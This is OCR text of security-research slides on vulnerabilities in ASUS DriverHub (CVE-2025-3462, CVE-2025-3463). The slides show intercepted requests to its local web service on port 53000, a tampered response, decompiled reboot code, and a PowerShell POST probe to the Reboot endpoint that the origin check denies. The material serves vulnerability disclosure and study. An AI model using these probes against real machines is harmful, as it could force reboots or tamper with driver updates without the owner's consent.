
- Pseudo-C
- Assembly
- .NET
- JavaScript
- Logs!

ASUS DriverHub


CVE-2025-3462, CVE-2025-3463



ASUS DriverHub



ASUS DriverHub



ASUS DriverHub

ASUS Driver Update Service Setup

ASUS DriverHub

Version: 1.0.4.9

Installation successful

ASUS DriverHub has been installed successfully.

Finish

driverhub.asus.com/en

https://driverhub.asus.com/en

Sorry, your motherboard model is not supported on this site.
For driver updates, please visit the official ASUS website.

Go to ASUS Support

28	http://127.0.0.1:53...	GET	/asus/v1.0/Initialize	200	549	JSON	127.0.0.1
27	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
26	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
25	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
24	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize	200	309		127.0.0.1

Request

Pretty Raw Hex

```
GET /asus/v1.0/Initialize HTTP/1.1
Host: 127.0.0.1:53000
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: */*
Origin: https://driverhub.asus.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://driverhub.asus.com
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept,
Origin, Authorization
Content-Type: application/json; charset=UTF-8
Content-Length: 222
Keep-Alive: timeout=5, max=100

{
  "ArmouryCrateVersion":"",
  "HttpPort":53000,
  "IsASUS":true,
  "IsSupport":false,
  "ModelName":"NULL",
  "NotifyFrequency":"Monthly",
  "ProductSKU":"Unknow",
  "SerialNumber":"None",
  "Status":"OK",
  "Version":"1.0.4.9",
  "WebsocketPort":53005
}
```

"IsSupport": false -> true

ASUS DriverHub



Available Updates | About This PC | Devices and Drivers | Individual Kits | Settings

1 available update — Install All

Available Updates

Software

Sort by: Name (A to Z)

Armoury Crate Installer — Install

Description: Install Armoury Crate, Aura Creator, and other necessary services for the full experience—from the initial setup to RGB lighting effect adjustments. Get the latest updates and seamlessly connect with all your devices.

Version: 3.2.9.1 **Release date:** 2023/10/30 **Size:** 1.97 MB

ASUS DriverHub

ADU.exe

ASUS DriverHub.exe

ADU.exe :53000

```
140550c40  char const data_140550c40[0x12] = "/asus/v1.0/Status", 0

140550c52        00 00 00 00 00 00                                ......

140550c58  char const data_140550c58[0x12] = "/asus/v1.0/Cancel", 0

140550c6a                              00 00 00 00 00 00          ......

140550c70  char const data_140550c70[0xf] = "/asus/v1.0/Log", 0

140550c7f                                    00                  .

140550c80  char const data_140550c80[0x12] = "/asus/v1.0/Reboot", 0

140550c92        00 00 00 00 00 00                                ......

140550c98  char const data_140550c98[0x2e] = "[%hs] ***** Http server start
```

ASUS DriverHub

```
if (!rax_36)
{
    if (OpenProcessToken(GetCurrentProcess(), 0x28, &TokenHandle))
    {
        LookupPrivilegeValueW(nullptr, u"SeShutdownPrivilege", &*(uint64_t*)(
        NewState = 1;
        int32_t var_94_1 = 2;
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, nullptr, nullptr)

        if (!GetLastError())
            s_17 = ExitWindowsEx(EWX_REBOOT | EWX_FORCE, 0x80020003);
        else
            s_17 = 0;
    }
    else
        s_17 = 0;
}
```

ASUS DriverHub

Reboot Request - Flow

https://driverhub.asus.com


In Browser

Reboot Request - Flow

https://driverhub.asus.com In Browser

} `fetch("localhost:5300")` JavaScript

Reboot Request - Flow



Reboot Request - Testing

```
Invoke-WebRequest
   -Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"
   -Method POST
```

Reboot Request - Testing

```
Invoke-WebRequest
   -Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"
   -Method POST

Invoke-WebRequest : Access denied
```

Reboot Request - Testing

```
PS C:\ProgramData\ASUS\AsusDriverHub\Log> get-content .\ADU_01_20250707115221.log
2025-07-07 13:55:08  RegQueryValueEx error
2025-07-07 13:55:08  [isOriginAllowed] Access denied
2025-07-07 13:55:08  [postReboot] isOriginAllowed = False
2025-07-07 13:55:08  [postReboot] ***** Exit *****
```

Reboot Request - Testing

